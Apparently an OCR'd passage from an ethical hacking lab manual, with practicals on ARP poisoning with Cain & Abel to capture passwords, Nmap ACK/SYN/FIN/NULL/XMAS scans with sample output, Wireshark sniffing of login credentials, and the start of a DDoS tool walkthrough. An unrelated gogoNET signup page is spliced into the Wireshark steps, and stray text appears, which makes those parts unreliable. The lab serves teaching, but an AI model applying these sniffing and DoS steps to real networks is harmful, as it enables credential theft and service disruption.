


## Step 9 : Poisoning the source.




## Step 10 : Go to any website on source ip address.

<http://testphp.vulnweb.com/userinfo.php> ----Test on this web page



<http://testphp.vulnweb.com/userinfo.php> ----Test on this web page

Step 11 : Go to password option in the cain & abel and see the visited site password.



adadasdasd

## PRACTICAL NO. 4

**AIM :** Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

**NOTE:** Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE    SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   auth
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**  
Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**  
Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.00 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**  
Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org


Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed    auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```


## PRACTICAL NO. 5

### 5.1) Use Wireshark sniffer to capture network traffic and analyze.


Step 1: Install and open Wireshark .



Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.

Welcome to gogoNET - Over 100,000 members!

Welcome to gogoNET, home to thousands of IT professionals like you. Make connections with members who have shared goals, ask questions and help others whenever you can.

START HERE

Events

+ Add an Event

Podcasts

Podcast 45: The Full Array of Big Data Applied to IoT (TISP)  
Posted by The IoT Inc Business Show Podcast on September 1, 2015

Podcast 44: Descriptive Analytics - Discovering the Story behind the Data  
Posted by The IoT Inc Business Show Podcast on August 19, 2015


Podcast 43: Predictive Analytics Deep Dive - The Shape of Things to Come  
Posted by The IoT Inc Business Show Podcast on July 22, 2015

Podcast 42: Ajit Jackar on Sexy Data Science and its Analysis of IoT  
Posted by The IoT Inc Business Show Podcast on July 15, 2015

Podcast 41: Makin' Bacon and the Three Main Classes of IoT Analytics  
Posted by The IoT Inc Business Show Podcast on July 8, 2015

View All

Name \*  
First Last



Step 5: Open a website in a new window and enter the user id and password. Register if needed.

### Sign Up for gogoNET

[Already a member? Click here to sign in.](#)

**Create a new account...**

**Business Email Address**

**Password**

**Retype Password**

**What is the "I" in IoT? What is this word?**



[Privacy & Terms](#)

**Sign Up**

**Create a new account...**

[!\[\]\(c57b5aba03bcbfd34c74be97a3eb85ed\_img.jpg\) Facebook](#)   [!\[\]\(c22b9cc9139b765d17d2f169478cc5d5\_img.jpg\) Twitter](#)

[!\[\]\(f73ca27f2ac3cc9467cd11ff195b03b8\_img.jpg\) LinkedIn](#)

---

**About gogoNET**








...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.


## Step 6: Enter the credentials and then sign in.




## Step 7: The wireshark tool will keep recording the packets.




## Step 8: Select filter as http to make the search easier and click on apply.




## Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: You will see the email- id and password that you used to log in.



## DOS

### 5.B Use NEMESIS to launch DoS Attack

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0
C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
